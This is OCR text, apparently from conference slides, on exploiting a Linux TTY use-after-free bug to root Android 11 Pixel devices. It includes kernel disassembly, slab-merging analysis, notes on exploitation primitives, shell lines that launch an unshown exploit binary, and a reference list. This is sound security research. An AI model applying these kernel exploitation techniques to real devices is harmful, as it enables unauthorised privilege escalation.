
AAR


count
fdt
pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
files
task_struct

AAR



pids[PIDTYPE_PID].pid
pids[PIDTYPE_PID].node
pids[PIDTYPE_PGID].pid
pids[PIDTYPE_PGID].node
pids[PIDTYPE_SID].pid
pids[PIDTYPE_SID].node
count
anywhere
fdt(anywhere)
files
task_struct

Fake any file



AARW

```
struct pipe_buffer {
 struct page *page;
 unsigned int offset, len;
 const struct pipe_buf_operations *ops;
 unsigned int flags;
 unsigned long private;
};
```




adb
flame:/ $ getprop ro.build.fingerprint && getenforce
google/flame/flame:11/RQ2A.210305.006/7119741:user/release-keys
Enforcing
flame:/ $ /data/local/tmp/exp


adb
redfin:/ $ getprop ro.build.fingerprint && getenforce
google/redfin/redfin:11/RQ2A.210305.006/7119741:user/release-keys
Enforcing
redfin:/ $

Agenda

- Introduction
- Vulnerability analysis
- Exploit against the old Android kernel branch
- Exploit against the upstream Android kernel branch
- *Conclusion*

Takeaways

- Deep analysis of the TTY vulnerability, especially the parts that have not been covered in Project Zero's post
- How to exploit the bug on the old Android kernel branch and root the old devices
- Introduce Ret2page - a new and generic exploitation technique against the Use-After-Free bugs. And How to exploit the bug on the upstream Android kernel branch and root the Android 11 flagship devices.

PAC && MTE

```
FFFFFFC011A33C60                EXPORT tty_ioctl.cfi_jt
FFFFFFC011A33C60 tty_ioctl.cfi_jt
FFFFFFC011A33C60                HINT            #0x22 ; '"'
FFFFFFC011A33C64                B               tty_ioctl
```

```
FFFFFFC010BD623C                EXPORT tty_ioctl
FFFFFFC010BD623C tty_ioctl                      ; CODE XREF: tty_compat_ioctl:loc_FFFFFF
FFFFFFC010BD623C                                ; tty_ioctl.cfi_jt+4↓j
FFFFFFC010BD623C
FFFFFFC010BD623C var_88          = -0x88
FFFFFFC010BD623C var_80          = -0x80
FFFFFFC010BD623C var_78          = -0x78
FFFFFFC010BD623C var_70          = -0x70
FFFFFFC010BD623C var_68          = -0x68
FFFFFFC010BD623C var_60          = -0x60
FFFFFFC010BD623C var_58          = -0x58
FFFFFFC010BD623C var_50          = -0x50
FFFFFFC010BD623C var_48          = -0x48
FFFFFFC010BD623C var_38          = -0x38
FFFFFFC010BD623C var_28          = -0x28
FFFFFFC010BD623C var_20          = -0x20
FFFFFFC010BD623C var_10          = -0x10
FFFFFFC010BD623C var_s0          =  0
FFFFFFC010BD623C var_s10         =  0x10
FFFFFFC010BD623C var_s20         =  0x20
FFFFFFC010BD623C
FFFFFFC010BD623C                PACIASP
FFFFFFC010BD6240                SUB             SP, SP, #0xC0
FFFFFFC010BD6244                STR             X30, [X18],#8
FFFFFFC010BD6248                STP             X29, X30, [SP,#0x90+var_20]
FFFFFFC010BD624C                STR             X25, [SP,#0x90+var_10]
FFFFFFC010BD6250                STP             X24, X23, [SP,#0x90+var_s0]
FFFFFFC010BD6254                STP             X22, X21, [SP,#0x90+var_s10]
FFFFFFC010BD6258                STP             X20, X19, [SP,#0x90+var_s20]
FFFFFFC010BD625C                ADD             X29, SP, #0x70
FFFFFFC010BD6260                ADRP            X8, #__stack_chk_guard@PAGE
FFFFFFC010BD6264                LDR             X8, [X8,#__stack_chk_guard@PAGEOFF]
FFFFFFC010BD6268                STUR            X8, [X29,#0x20+var_28]
FFFFFFC010BD626C                LDR             X8, [X0,#0xD8]
FFFFFFC010BD6270                LDR             X19, [X8]
FFFFFFC010BD6274                LDR             X8, [X0,#0x20]
FFFFFFC010BD6278                CBZ             X19, loc_FFFFFFC010BD6454
FFFFFFC010BD627C                LDR             W9, [X19]
FFFFFFC010BD6280                MOV             W10, #0x5401
FFFFFFC010BD6284                CMP             W9, W10
FFFFFFC010BD6288                B.NE            loc_FFFFFFC010BD6464
```

```
FFFFFFC010BD6A9C                                ; tty_ioctl+1D4↑j ...
FFFFFFC010BD6A9C                ADRP            X9, #__stack_chk_guard@PAGE
FFFFFFC010BD6AA0                LDUR            X8, [X29,#0x20+var_28]
FFFFFFC010BD6AA4                LDR             X9, [X9,#__stack_chk_guard@PAGEOFF]
FFFFFFC010BD6AA8                CMP             X9, X8
FFFFFFC010BD6AAC                B.NE            loc_FFFFFFC010BD6C60
FFFFFFC010BD6AB0                LDP             X29, X30, [SP,#0x90+var_20]
FFFFFFC010BD6AB4                MOV             X0, X19
FFFFFFC010BD6AB8                LDP             X20, X19, [SP,#0x90+var_s20]
FFFFFFC010BD6ABC                LDP             X22, X21, [SP,#0x90+var_s10]
FFFFFFC010BD6AC0                LDP             X24, X23, [SP,#0x90+var_s0]
FFFFFFC010BD6AC4                LDR             X25, [SP,#0x90+var_10]
FFFFFFC010BD6AC8                LDR             X30, [X18,#-8]!
FFFFFFC010BD6ACC                ADD             SP, SP, #0xC0
FFFFFFC010BD6AD0                AUTIASP
FFFFFFC010BD6AD4                RET
```

```
FFFFFFC010BD6844                STR             XZR, [SP,#0x90+var_88]
FFFFFFC010BD6848                BL              _copy_from_user.34171
FFFFFFC010BD684C                CBNZ            X0, loc_FFFFFFC010BD6A40
FFFFFFC010BD6850                LDR             X8, [X23,#0x18]
FFFFFFC010BD6854                LDR             X19, [X8,#0xD8]
FFFFFFC010BD6858                CBZ             X19, loc_FFFFFFC010BD6B14
FFFFFFC010BD685C                ADRL            X8, pty_resize.cfi_jt
FFFFFFC010BD6864                CMP             X19, X8
FFFFFFC010BD6868                B.NE            loc_FFFFFFC010BD6D24
FFFFFFC010BD686C
FFFFFFC010BD686C loc_FFFFFFC010BD686C                   ; CODE XREF: tty_ioctl+B04↓j
FFFFFFC010BD686C                ADD             X1, SP, #0x90+var_88
FFFFFFC010BD6870                MOV             X0, X23
FFFFFFC010BD6874                BLR             X19
FFFFFFC010BD6878                B               loc_FFFFFFC010BD6A98
```

```
FFFFFFC010BD6D24 loc_FFFFFFC010BD6D24                   ; CODE XREF: tty_ioc
FFFFFFC010BD6D24                MOV             X0, #0x930F1255515916B3
FFFFFFC010BD6D34                MOV             X1, X19
FFFFFFC010BD6D38                MOV             X2, XZR
FFFFFFC010BD6D3C                BL              __cfi_slowpath
FFFFFFC010BD6D40                B               loc_FFFFFFC010BD686C
```

```
6519  CONFIG_HAVE_ARCH_KASAN=y
6520  CONFIG_HAVE_ARCH_KASAN_SW_TAGS=y
6521  CONFIG_HAVE_ARCH_KASAN_HW_TAGS=y
6522  CONFIG_HAVE_ARCH_KASAN_VMALLOC=y
6523  CONFIG_CC_HAS_KASAN_GENERIC=y
6524  CONFIG_CC_HAS_KASAN_SW_TAGS=y
6525  CONFIG_CC_HAS_WORKING_NOSANITIZE_ADDRESS=y
6526  CONFIG_KASAN=y
6527  # CONFIG_KASAN_GENERIC is not set
6528  # CONFIG_KASAN_SW_TAGS is not set
6529  CONFIG_KASAN_HW_TAGS=y
6530  CONFIG_HAVE_ARCH_KFENCE=y
6531  CONFIG_KFENCE=y
6532  CONFIG_KFENCE_STATIC_KEYS=y
6533  CONFIG_KFENCE_SAMPLE_INTERVAL=500
6534  CONFIG_KFENCE_NUM_OBJECTS=63
6535  CONFIG_KFENCE_STRESS_TEST_FAULTS=0
6536  # end of Memory Debugging
```

CONFIG_SLAB_MERGE_DEFAULT not set on default

- From Android kernel 5.4

```
4399  __kmem_cache_alias(const char *name, unsigned int size, unsigned int align,
4400             slab_flags_t flags, void (*ctor)(void *))
4401  {
4402      struct kmem_cache *s;
4403
4404      s = find_mergeable(size, align, flags, name, ctor);
4405      if (s) {
4406          s->refcount++;
```

```
184  struct kmem_cache *find_mergeable(unsigned int size, unsigned int align,
185          slab_flags_t flags, const char *name, void (*ctor)(void *))
186  {
187      struct kmem_cache *s;
188
189      if (slab_nomerge)
190          return NULL;
```

```
64  static bool slab_nomerge = !IS_ENABLED(CONFIG_SLAB_MERGE_DEFAULT);
65
66  static int __init setup_slab_nomerge(char *str)
67  {
68      slab_nomerge = true;
69      return 1;
70  }
```

CONFIG_SLAB_MERGE_DEFAULT not set on default

- From Android kernel 5.4

```
4399  __kmem_cache_alias(const char *name, unsigned int size, unsigned int align,
4400             slab_flags_t flags, void (*ctor)(void *))
4401  {
4402      struct kmem_cache *s;
4403
4404      s = find_mergeable(size, align, flags, name, ctor);
4405      if (s) {
4406          s->refcount++;
```

```
:FFFFFFC010508BC0                       EXPORT __kmem_cache_alias
:FFFFFFC010508BC0 __kmem_cache_alias
:FFFFFFC010508BC0                       PACIASP
:FFFFFFC010508BC4                       MOV             X0, XZR
:FFFFFFC010508BC8                       AUTIASP
:FFFFFFC010508BCC                       RET
:FFFFFFC010508BCC ; End of function __kmem_cache_alias
```

```
184  struct kmem_cache *find_mergeable(unsigned int size, unsigned int align,
185          slab_flags_t flags, const char *name, void (*ctor)(void *))
186  {
187      struct kmem_cache *s;
188
189      if (slab_nomerge)
190          return NULL;
```

```
64  static bool slab_nomerge = !IS_ENABLED(CONFIG_SLAB_MERGE_DEFAULT);
65
66  static int __init setup_slab_nomerge(char *str)
67  {
68      slab_nomerge = true;
69      return 1;
70  }
```

- No dedicated cache will be merged into a general cache

References

- [1] https://googleprojectzero.blogspot.com/2020/09/attacking-qualcomm-adreno-gpu.html
- [2] https://googleprojectzero.blogspot.com/2021/01/in-wild-series-android-exploits.html
- [3] <<Linux Device Drivers, 3rd Edition>>
- [4] https://googleprojectzero.blogspot.com/2021/10/how-simple-linux-kernel-memory.html
- [5] https://www.longterm.io/cve-2020-0423.html
- [6] https://repository.root-me.org/Exploitation%20-%20Syst%C3%A8me/Unix/EN%20-%20From%20collision%20to%20exploitation%3A%20Unleashing%20Use-After-Free%20vulnerabilities%20in%20Linux%20Kernel.pdf
- [7] <<Exploiting race conditions on [ancient] Linux>> by Jann Horn, Google Project Zero
- [8] https://www.blackhat.com/docs/asia-18/asia-18-WANG-KSMA-Breaking-Android-kernel-isolation-and- Rooting-with-ARM-MMU-features.pdf
- [9]https://github.com/ThomasKing2014/slides/blob/master/Building%20universal%20Android%20rooting%20with%20a%20type%20confusion%20vulnerability.pdf


Thank you!
WANG, YONG (@ThomasKing2014)
Alibaba Security Pandora Lab